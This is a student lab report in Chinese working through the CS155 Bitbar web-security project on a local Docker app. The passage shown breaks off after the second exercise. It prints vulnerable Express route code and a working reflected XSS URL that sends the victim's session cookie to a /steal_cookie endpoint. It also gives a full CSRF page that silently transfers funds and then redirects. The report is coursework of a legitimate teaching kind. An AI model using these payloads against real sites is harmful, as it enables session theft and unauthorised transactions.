

武汉大学国家网络安全学院

本科生课程实验报告

网络攻击与防御

Web Attacks and Defenses

专业名称： 网络空间安全

课程名称： 网络安全

指导教师： 罗敏 教授

学生学号： 2021302181180

学生姓名： 肖启阳

二〇二四年三月

郑 重 声 明

本人呈交的设计报告，是在指导老师的指导下，独立进行实验工作所取得的成果，所有数据、图片资料真实可靠。尽我所知，除文中已经注明引用的内容外，本设计报告不包含他人享有著作权的内容。对本设计报告做出贡献的其他个人和集体，均已在文中以明确的方式标明。本设计报告的知识产权归属于培养单位。

本人签名: _____

日期: _____

摘 要

本实验报告整理并分析了一系列网络攻击与防御实验。实验分为两个主要部分：第一部分涉及对 Bitbar 应用程序的多种网络攻击，包括 Alpha 漏洞利用（Cookie 窃取）、Bravo 漏洞利用（跨站请求伪造）、Charlie 漏洞利用（会话劫持）、Delta 漏洞利用（篡改书签）、Echo 漏洞利用（SQL 注入）和 Foxtrot 漏洞利用（简介蠕虫）。第二部分则专注于防御措施的实现，要求学生针对第一部分中的攻击更新应用程序，以增强其安全性。

关键词: 实验报告；Web 安全

目 录

1 实验项目介绍	1
1.1 项目安装设置指导	1
1.1.1 浏览器要求	1
1.1.2 具体设置说明	2
1.1.3 Docker 使用技巧	3
2 Attacks 部分	4
2.1 Alpha 漏洞利用：Cookie 窃取（Cookie Theft）	4
2.1.1 实验任务说明	4
2.1.2 实验过程与分析	5
2.1.2.1 代码分析	5
2.1.2.2 抓包分析	7
2.1.2.3 构造 payload	8
2.1.3 实验结果展示	11
2.2 Bravo 漏洞利用：跨站请求伪造（Cross-Site Request Forgery） . . .	12
2.2.1 实验任务说明	12
2.2.2 实验过程与分析	13
2.2.2.1 代码分析	13
2.2.2.2 抓包分析	15
2.2.2.3 构造 payload	16
2.2.3 实验结果展示	17
2.3 Charlie 漏洞利用：使用 Cookie 进行会话劫持（Session Hijacking with Cookies）	19
2.3.1 实验任务说明	19

2.3.2	实验过程与分析	19
2.3.2.1	代码分析	20
2.3.2.2	构造 payload	22
2.3.3	实验结果展示	23
2.4	Delta 漏洞利用：使用 Cookies 篡改书签（Cooking the Books with Cookies）	24
2.4.1	实验任务说明	24
2.4.2	实验过程与分析	24
2.4.2.1	代码分析	24
2.4.2.2	构造 payload	26
2.4.3	实验结果展示	27
2.5	Echo 漏洞利用：SQL 注入（SQL Injection）	28
2.5.1	实验任务说明	28
2.5.2	实验过程与分析	28
2.5.2.1	代码分析	29
2.5.2.2	构造 payload	29
2.5.3	实验结果展示	30
2.6	Foxtrot 漏洞利用：简介蠕虫（Profile Worm）	31
2.6.1	实验任务说明	31
2.6.2	实验过程与分析	32
2.6.2.1	代码分析	32
2.6.2.2	构造 payload	34
2.6.3	实验结果展示	37
2.7	Gamma 漏洞利用：通过时序攻击提取密码（Password Extraction via Timing Attack）	40
2.7.1	实验任务说明	40
2.7.2	实验过程与分析	41
2.7.2.1	代码分析	42
2.7.2.2	构造 payload	43
2.7.3	实验结果展示	46

3 Defenses 部分	48
3.1 实现提示	48
3.1.1 总体要求	48
3.1.2 Alpha 防御	48
3.1.3 Beta 防御	48
3.1.4 Foxtrot 防御	49
3.2 实现要求	49
3.3 Alpha 防御	50
3.3.1 漏洞利用原理	50
3.3.2 防御机制设计	51
3.4 Beta 防御	52
3.4.1 漏洞利用原理	53
3.4.2 防御机制设计	53
3.5 Charlie 和 Delta 防御	54
3.5.1 防御机制设计	55
3.6 Echo 防御	56
3.6.1 防御机制设计	56
3.7 Foxtrot 防御	57
3.7.1 漏洞利用原理	58
3.7.2 防御机制设计	58
3.8 Gamma 防御	61
3.8.1 防御机制设计	62
结论	64

1 实验项目介绍

在本项目中，您将构建针对网络应用程序的几种攻击（第 1 部分），然后更新应用程序以抵御这些攻击（第 2 部分）。Bitbar 是一款 Node.js 网络应用程序，用户可以通过它管理 Bitbars（一种新型超安全加密货币）。每个用户注册网站时都会获得 100 个 Bitbars。他们可以使用 Web 界面将比特条转让给其他用户，还可以创建和查看其他用户配置文件。

您已获得 Bitbar 应用程序的源代码。真正的攻击者通常无法访问目标网站的源代码，但源代码可能会让查找漏洞变得更容易一些。Bitbar 由一系列 Node 软件包提供支持，包括 Express.js Web 应用程序框架、SQLite 数据库和用于 HTML 模板的 EJS。下一节的资源列表包含有关这些软件包更多信息的链接，以及其他可用作参考的信息^[1]。

1.1 项目安装设置指导

您将在提供的 Docker 容器中运行 Bitbar 应用程序。服务器运行时，网站可通过 <http://localhost:3000> 访问。

1.1.1 浏览器要求

我们将使用最新版本的 Mozilla Firefox 进行评分，强烈建议您在 Firefox 中测试您的攻击。Chrome 浏览器引入了积极的浏览器端 XSS 防护，如果使用 Chrome 浏览器，可能会使某些攻击变得不可行。其他浏览器可能缺乏 Firefox 所具备的保护功能，导致我们对您的防御进行评分时失败。

重要提示：我们要求您实施的攻击之一是跨站请求伪造—这依赖于跨站请求，包括登录用户的 cookie。Firefox 现在默认使用新的隐私设置来阻止这些跨站 cookie。为了成功完成攻击，您需要（至少暂时）关闭此设置。

1. 在火狐浏览器设置中打开“隐私与安全”选项卡；
2. 将增强跟踪保护更改为自定义；

3. 在 Cookie 下，选择跨站跟踪 Cookie。此处的任何设置只要不阻止非跟踪跨站 Cookie 即可；
4. 如果您经常使用火狐浏览器，那么在正常浏览时最好恢复设置。

如果您不禁用这些功能，您对第 (B) 部分的攻击很可能不起作用。我们将在禁用这种保护的情况下测试您的防御。

1.1.2 具体设置说明

网络服务器将在 Docker 容器中运行。下面的说明将指导你安装 Docker 和容器。

1. 在本地计算机上安装（并打开）Docker <https://docs.docker.com/get-docker/>。
 - 如果你使用的是 Windows 系统，但发现开箱后无法运行，请尝试按照以下说明操作：<https://docs.docker.com/desktop/windows/install/>。
2. 从 CS155 website 下载并解压项目 2 启动代码。
3. 切换至启动代码根目录，运行 bash build image.sh。这将构建你的 Docker 镜像并安装所有必要的软件包。这可能需要几分钟时间，具体取决于你的网速。
 - 如果你使用的是 Windows 机器，可能需要复制 build image.sh 中的命令并直接运行。
 - 如果你使用的是 Mac，并遇到“command not found: docker”（找不到命令：docker）的错误，你可能需要在路径中添加 docker 命令。你可以在当前终端会话中运行 export PATH=\$PATH:/Applications/Docker.app/Contents/Resources/bin/ 命令，或者将其添加到 bashrc 文件中。
4. 为启动服务器，请运行 bash start server.sh。一旦看到 \$./node_modules/babel-cli/bin/babel-node.js ./bin/www，Bitbar 应用程序就会出现在浏览器中，网址是 http://localhost:3000。
 - 为了保持一致性（也为了让您的攻击对评分器有效），请勿使用 http://www.localhost:3000。
 - 同样，如果您使用的是 Windows 机器，可能需要在命令行中直接运行 start server.sh 命令。

您可以在终端按下 Ctrl+C 关闭服务器。每次关闭服务器时，服务器都会完全重置。要使用干净的数据库重启服务器，只需再次运行 bash start server.sh。

1.1.3 Docker 使用技巧

要完成这项作业，您不需要熟悉 Docker。不过，有一些技巧可能会有用：

- `docker ps -a` 列出你所有的容器。
- `docker images` 列出你的镜像。
- `docker system prune -a` 删除机器上未使用的镜像和容器。(如果你想节省空间，可以在完成任务后再删除!)。
- 构建镜像和启动服务器脚本是简单的单行 Docker 命令，用于构建 Docker 镜像并从该镜像启动一个临时容器。
- 从本地机器映射到运行中的 Docker 容器的唯一文件是 `code/router.js`。因此，如果你开始修改其他文件，而修改内容没有显示出来，不用担心。在修改了 `code/router.js` 之后，你可能需要重新启动容器才能使修改生效。如果你决定出于某种原因必须修改其他文件，你必须重建 Docker 镜像，将你的修改复制到镜像中。

2 Attacks 部分

在项目的第一部分，您将开发一系列针对 Bitbar 应用程序的攻击。在每个练习中，我们都会描述您需要向评分器提供哪些输入，以及评分器将使用您的输入采取哪些具体操作。评分员应获得每个练习中描述的结果，您才能获得学分。您的所有攻击都应假定可以通过 URL `http://localhost:3000` 访问网站。

请注意，我们在 `code/db/migrate/002-add-initial-users.sql` 中提供了一些初始账户。例如，其中一个账户的用户名为”user1”，密码为”one”。欢迎创建其他账户，但这些账户在每个漏洞的”交付与评分”部分中都有提及，评分员将使用这些账户运行漏洞。不得使用任何外部库，也不得编辑网络应用程序本身。这尤其意味着您不能使用 jQuery。您可以使用在线资源，但请在您提交的 `README.txt` 中引用这些资源（第 4.7 节概述了您在提交第 1 部分时应遵循的格式）。

2.1 Alpha 漏洞利用：Cookie 窃取（Cookie Theft）

2.1.1 实验任务说明

在第一次攻击中，您的目标是窃取登录用户的 Bitbar 会话 cookie，并将其发送到攻击者控制的 URL。您需要创建以 `http://localhost:3000/profile?username=` 开头的 URL，在访问时将窃取的 cookie 发送到 `http://localhost:3000/steal_cookie?cookie=[此处窃取的 cookie]`。攻击成功后，服务器会将窃取的 cookie 记录到终端输出中。

重要提示：用户不应明显察觉到攻击。这意味着网站的外观不应有任何变化，无关的文本也不可见。除了浏览器位置栏（可以是不同的），评分者在访问其个人资料时看到的页面应该是正常的。

避免出现”未找到用户”的蓝色警告文字是攻击的一个重要部分。如果显示的 Bitbars 数量或个人资料的内容不正确（只要看起来”正常”），也没有关系。如果页面在自我纠正之前短暂看起来很奇怪也没关系。

交付和评分：您需要提交一个名为 a.txt 的文件，其中只包含您的恶意 URL。评分者将以用户 1 的身份登录 Bitbar，并进入“配置文件”选项卡。在这里，评分员将在地址栏上复制您的 URL 并进行导航。您可以通过在终端输出中查找被盗 cookie 来验证解决方案是否有效。

提示：尝试在 URL 结尾添加随机文本。这会如何改变页面的 HTML？

2.1.2 实验过程与分析

Cookie 是一种存储在用户计算机上的小型文本文件，用于在用户浏览器和网站之间传递数据。可能包含一些隐私内容，例如：

- 会话标识：用于保持用户在网站上的登录状态和会话，从而让用户不需要每次都重新登录。
- 个人化偏好：保存用户的偏好设置，例如语言选择、主题和显示选项。
- 购物车信息：在电子商务网站上，Cookie 可以存储用户的购物车内容，以便用户在不同页面之间保持购物车状态。
- 广告和跟踪信息：第三方 Cookie 可能用于跟踪用户的浏览活动，以便定向广告和分析用户兴趣。
- 分析数据：Cookie 可以记录用户访问页面、点击行为和停留时间，帮助网站分析用户行为和改进网站性能。

2.1.2.1 代码分析

在该实验任务中主要涉及 2 个路由处理，下面我们将先说明对代码的分析内容，再进行 payload 构造。

在项目源代码 code/router.js 中，查看 post_login 的路由处理，这是当用户提交登录表单后进行的处理。

代码 2.1 code/router.js/get_login

```
1 router.get('/get_login', asyncMiddleware(async (req, res, next) => {
2   const db = await dbPromise;
3   const query = `SELECT * FROM Users WHERE username == "${req.query.
4     username}"`;
5   const result = await db.get(query);
6   if(result) { // if this username actually exists
```

```

6   if(checkPassword(req.query.password, result)) { // if password
7     is valid
8     await sleep(2000);
9     req.session.loggedIn = true;
10    req.session.account = result;
11    render(req, res, next, 'login/success', 'Bitbar Home');
12    return;
13  }
14  render(req, res, next, 'login/form', 'Login', 'This username and
15    password combination does not exist!');
});
```

阅读代码，我们可以梳理网站对于提交用户登录表单后的处理：

1. 连接数据库，执行 SQL 操作'`SELECT * FROM Users WHERE username == "\$req.query.username"`, 从数据库中查询是否存在用户提交的 username；
2. 如果存在 username，则检查 password 是否正确；如果不存在 username 则输出'This username and password combination does not exist!';
3. 在 password 检查成功后，会将页面暂停 2000ms=2s，然后设置 session，包括字段 loggedIn、account；

阅读代码 code/router.js 中的 /profile 路由，这是用户点击 Show 后对于显示用户简介信息的处理。

代码 2.2 code/router.js/profile

```

1 router.get('/profile', asyncMiddleware(async (req, res, next) => {
2   if(req.session.loggedIn == false) {
3     render(req, res, next, 'login/form', 'Login', 'You must be
4       logged in to use this feature!');
5     return;
6   }
7   if(req.query.username != null) { // if visitor makes a search
8     query
9     const db = await dbPromise;
10    const query = `SELECT * FROM Users WHERE username == "${req.
11      query.username}"`;
12    let result;
13    try {
14      result = await db.get(query);
15    } catch(err) {
      result = false;
    }
});
```

```

16   if(result) { // if user exists
17     render(req, res, next, 'profile/view', 'ViewProfile', false,
18       result);
19   } else { // user does not exist
20     render(req, res, next, 'profile/view', 'ViewProfile', `${req.
21       query.username} does not exist!`, req.session.account);
22   }
23 } else { // visitor did not make query, show them their own
24   profile
25   render(req, res, next, 'profile/view', 'ViewProfile', false,
26     req.session.account);
27 }
28 });

```

阅读代码后，我们梳理其处理过程：

1. 检查 session.loggedin 字段，判断用户是否登录，若未登录则跳转到 login 页面；
2. 用户登录后，检查请求中的 username 字段，不为空时，则执行 SQL 语句”SELECT * FROM Users WHERE username == ”\$req.query.username”;” 将得到的结果反馈到 /profile/view 页面；
3. 若 SQL 查询的用户不存在，则反馈该 username 不存在；
4. 若请求中没有 username 字段，则显示登陆者的简介；

2.1.2.2 抓包分析

由代码分析部分，我们知道为窃取用户的 Cookie 信息，需要先了解 Cookie 在网站中的具体表现形式。因此我们使用抓包工具对于登录页面进行抓包。

通过抓包结果我们可以知道：

- 处理登录的 URL 是 /get_login，表单提交方式是 GET，传入参数是 username=user1 和 password=one；
- Refer 字段表示请求访问的来源是 http://localhost:3000/login，这与我们在 code/router.js 中看到的处理是对应的，我们在 /login 页面提交表单并交付 /get_login 处理；
- Cookie 字段表示页面的 Cookie 信息，只有一个 session 值，这正是我们需要窃取的 Cookie；

对 session 的值进行 base64 解码, `eyJsb2dnZWRJbiI6ZmFsc2UsImFjY291bnQiOnt9fQ==` 的值是 `{"loggedIn": false, "account": {}}`。我们发现 /get_login 的处理结果就是用来填充 session 字段。

```
Request
Pretty Raw Hex
1 GET /get_login?username=user1&password=one HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:3000/login
8 Connection: close
9 Cookie: session=eyJsb2dnZWRJbiI6ZmFsc2UsImFjY291bnQiOnt9fQ==
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 If-None-Match: W/"4ee-AZnKfeCgOugM/nAgTZkymzzNvcI"
16
17
```

图 2.1 登录页面抓包

2.1.2.3 构造 payload

经过上述分析，我们为获取 Cookie 可以直接从页面获取，查询 JavaScript 对于 Cookie 的处理，通过 `document.cookie` 获取页面的 Cookie 值

Cookie 值使用 base64 解码后是 `{"loggedIn": true, "account": {"username": "user1", "hashedPassword": "8146ff33e815e1a08eae2b473bf2cca159582e434c52524c3325f06e8c2b80d9", "salt": "1337", "profile": "", "bitbars": 200}}`。这正是我们需要窃取的内容，于是接下来我们需要将该值在 /profile 页面进行构造，按照实验要求将 Cookie 值发送给 `http://localhost:3000/steal_cookie?cookie=[此处窃取的 cookie]`。





图 2.2 控制台输出 cookie

我们在 /profile 查看，页面默认显示的是登录者 user1 的简介，这是符合我们在代码分析中对于 /profile 路由的解释。实验任务要求我们构造一个 URL 复制到地址栏执行，所以我们基本的构造思路是要构造一个 username 用于模拟查看用户简介操作。在代码分析部分，我们知道网站对于不存在的 username 只是简单的包裹在字符串`\${req.query.username}` does not exist!。



(a) Profile 页面

```
44  
45 <p class='error'> abcd does not exist! </p>  
46  
47  
48  
49  
50     <h3>Your profile</h3>  
51  
52  
53     <p id="bitbar_display">0 bitbars</p>  
54  
55  
56     <div id="profile">this is a profile.</div>  
--
```

(b) Profile 页面源码

图 2.3 Profile 页面展示

于是，我们的构造思路是：将恶意 JavaScript 代码填充到 username 字段，这个字段一定是无法在数据库中找到的，页面会直接返回这段代码到 `<p class='error'>` `</p>`，于是我们的代码就可以直接执行。恶意代码的内容很清晰：1. 获取页面 cookie；2. 将 cookie 参数传递给 /steal_cookie。下面是我们的恶意代码：

```
<script>var ck=document.cookie;window.location.replace(`/steal_cooki
```

```
e?cookie=${ck}`);</script>
```

构造完成后，我们还需要将这段代码进行 URL 编码以除去浏览器无法理解的 <, >, 空格等字符，这样就可以直接填充到 /profile?username= 字段了。最终的 payload 构造如下，也就是 a.txt 的内容：

```
http://localhost:3000/profile?username=%3Cscript%3Evar+ck%3Ddocument  
.cookie%3Bwindow.location.replace%28%60%2Fsteal_cookie%3Fcookie%3D%2  
4%7Bck%7D%60%29%3B%3C%2Fscript%3E
```

2.1.3 实验结果展示


将 a.txt 的内容复制到浏览器的地址栏进行访问，抓包发现，传入的 session 字段和 username 字段都是我们构造好的内容，响应结果符合预期。

```

1 GET /profile?username=
%3Cscript%3Evar+ck%3Ddocument.cookie%3Bwindow.location.replace%28%60%2Fsteal_cookie%3Fcookie%3D%24%7Bck%7D%60%29%3B%3C%2Fscript%3E
HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: session=
eyJsb2dnZWRJbi16dHJ1ZSwiYWNjb3VudCI6eyJ1c2VybmtZSI6InVzZXIxIiwiiaGFzaGVkUGFzc3dvcmQiOii4MTQ2ZmYzM2U4MTVlMWewOGVhZTJiNDczYmYyY2NhMT
USNTgyZTQzNGM1mjUyNGMzZ12jA2ZThjMmI4MgQ5Iiwc2FsdCI6IjEzMzciLCJwcm9maWxlIjoidGhpncyBpcyBhIHByb2ZpbGUuIiwiYml0YmFycyI6MTYwfX0=
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 If-None-Match: W/"882-/RzPnb0PzWepVtuJJalbJENXEI"
15
16

```

(a) /profile?username 抓包



(b) Cookie Stolen 页面

图 2.4 Cookie 窃取实验结果

2.2 Bravo 漏洞利用：跨站请求伪造 (Cross-Site Request Forgery)

2.2.1 实验任务说明

在第二次攻击中，您将构建跨站请求伪造 (CSRF) 攻击，从其他用户处窃取 Bitbar。您将专门创建一个恶意网站，当受害者访问该网站时，网站会从其账户中窃取 10 个比特条并存入您的攻击者账户。

您提交的攻击是一个独立的 HTML 页面 (b.html)，可将 10 个 Bitbars 从评分者的登录账户转移到攻击者的用户账户。转账完成后，您的攻击网站应立即将用户重定向到 <https://cs155.stanford.edu/>。这个过程应该足够快，正常用户不会注意到。

重要提示：浏览器的位置栏在任何时候都不应包含 localhost:3000，因为这可能会让受害者察觉到攻击。

交付和评分：您需要提交一个包含漏洞的独立 HTML 文件 b.html。评分者将先登录 Bitbar，然后在网络浏览器上加载 b.html。评分员将检查：(1) 是否有 10 个 Bitbar 从其账户转到攻击者账户；(2) 攻击者网站是否立即重定向到 CS155 网站；(3) 网页浏览器是否从未直接访问过 localhost:3000。

2.2.2 实验过程与分析

CSRF (Cross-Site Request Forgery)，即跨站请求伪造，也被称为“one-click attack”或“session riding”，是一种网络攻击方式。攻击者通过诱导用户在不知情的情况下，利用用户已经认证的身份，在用户不知情的情况下执行非预期的操作，比如在网站上发起恶意请求。

这种攻击的关键在于，攻击者构造的请求是从用户已经登录的、并且信任的网站上发出的。由于 Web 应用通常会信任已经认证的用户发出的请求，因此攻击者可以利用这一点来执行未经授权的操作，如修改用户设置、转账、发布内容等。

2.2.2.1 代码分析

在本次实验任务中，涉及转账相关的路由处理，我们首先对相应部分的代码进行分析，然后根据实际情况构造 payload。

阅读代码 code/router.js 中的 /post_transfer 路由，这是用户确认转账后对于用户 Bitbars 信息的处理。

代码 2.3 code/router.js/post_transfer

```
1 router.post('/post_transfer', asyncMiddleware(async(req, res, next)
2   => {
3     if(req.session.loggedIn == false) {
4       render(req, res, next, 'login/form', 'Login', 'You must be'
5         logged in to use this feature!');
6       return;
7     };
8     if(req.body.destination_username === req.session.account.username)
9       {
```

```

8   render(req, res, next, 'transfer/form', 'Transfer Bitbars', 'You
    cannot send money to yourself!', {receiver:null, amount:null
      });
9   return;
10 }
11
12 const db = await dbPromise;
13 let query = `SELECT * FROM Users WHERE username == "${req.body.
  destination_username}"`;
14 const receiver = await db.get(query);
15 if(receiver) { // if user exists
16   const amount = parseInt(req.body.quantity);
17   if(Number.isNaN(amount) || amount > req.session.account.bitbars
     || amount < 1) {
18     render(req, res, next, 'transfer/form', 'Transfer Bitbars', 'Invalid transfer amount!', {receiver:null, amount:null});
19     return;
20   }
21
22   req.session.account.bitbars -= amount;
23   query = `UPDATE Users SET bitbars = "${req.session.account.
    bitbars}" WHERE username == "${req.session.account.username}"`;
24   await db.exec(query);
25   const receiverNewBal = receiver.bitbars + amount;
26   query = `UPDATE Users SET bitbars = "${receiverNewBal}" WHERE
     username == "${receiver.username}"`;
27   await db.exec(query);
28   render(req, res, next, 'transfer/success', 'Transfer Complete',
     false, {receiver, amount});
29 } else { // user does not exist
30   let q = req.body.destination_username;
31   if (q == null) q = '';
32
33   let oldQ;
34   while (q !== oldQ) {
35     oldQ = q;
36     q = q.replace(/script|SCRIPT|img|IMG/g, '');
37   }
38   render(req, res, next, 'transfer/form', 'Transfer Bitbars', `User ${q} does not exist!`, {receiver:null, amount:null});
39 }
40 });

```

post_transfer 代码的具体流程如下：

1. 检查用户登录信息，只有页面的 session 为正常用户才能进行转账；

2. 检查请求表单中的 destination_name 和 session.account.username 是否相同，若相同则提示”You cannot send money to yourself!”；
3. 连接数据库，执行 SQL 语句”SELECT * FROM Users WHERE username == ”\${req.body.destination_username}”；
4. 若在数据库中找到了 receiver，则将请求表单中的 quantity 数值的 Bitbars 转移到 receiver（具体操作以 SQL 的 UPDATE 语句执行）；
5. 若数据库中不存在 receiver，则对 destination_name 进行过滤：使用正则表达式 /script|SCRIPT|img|IMG/g，将 destination_name 中的”script”，”SCRIPT”，”img”，”IMG” 全部替换为空字符串；
6. 若执行完第 5 步，则反馈信息”User \${q} does not exist!”；

2.2.2.2 抓包分析

根据抓包信息，我们可以知道：

- 转账使用 POST 方法，且 Content-Type 字段使用的是 application/x-www-form-urlencoded，这是一种编码格式，通常用于 HTTP 请求中的 POST 方法，特别是在 Web 表单提交时。这种格式将表单数据编码为键值对 (key-value pairs)，其中每个键和值都被转换为字符串，并通过特定的字符编码规则进行编码，以确保它们可以安全地通过 HTTP 传输。
- Cookie 信息是 session 字段，包含 user1 的登录信息；
- POST 数据体包括两个键值对：destination_name=attacker 和 quantity=10；

```

1 POST /post_transfer HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:3000/transfer
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 41
10 Origin: http://localhost:3000
11 Connection: close
12 Cookie: session=eyJsb2dnZWRJbjI16dHJ1ZSwiYWNjb3VudCI6eyJ1c2VybmtZSI6InVzZXIxIiwiaGFzaGVkUGFzc3dvcmQiOjI4MTQ2ZmYzM2U4MTVlMWExOGVhZTJ1NDczYmYyY2NhMTUSNTgyZTQzNGM1MjUyNGMzMzI2JzA2ZThjMmI4MGQ5Iiwiic2FsdCI6IjEzMzciLCJwcm9maWxlIjoiIiwiYml0YmFycyI6MjAwfx0=
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 destination_username=attacker&quantity=10

```

图 2.5 transfer 抓包

2.2.2.3 构造 payload

根据我们前面的分析，我们的基本思路是：当用户点击我们的网页时，网页加载过程中会执行 transfer 表单的提交，然后立刻跳转至 cs155.stanford.edu。

代码 2.4 b.html

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="utf-8">
5     <title>My website</title>
6     <script type="text/javascript">
7         var xhr = new XMLHttpRequest();
8         xhr.withCredentials = true;
9         var params = 'destination_username=attacker&quantity=10';
10        xhr.open('POST', 'http://localhost:3000/post_transfer', true
11            );
12        xhr.setRequestHeader('Content-Type', 'application/x-www-form-
13            urlencoded');
14        xhr.send(params);
15        xhr.onload = () => {
16            window.location = 'https://cs155.stanford.edu';
17        };
18    </script>
19 </head>
20 <body>
21     Hello, welcome to my website!
22 </body>
23
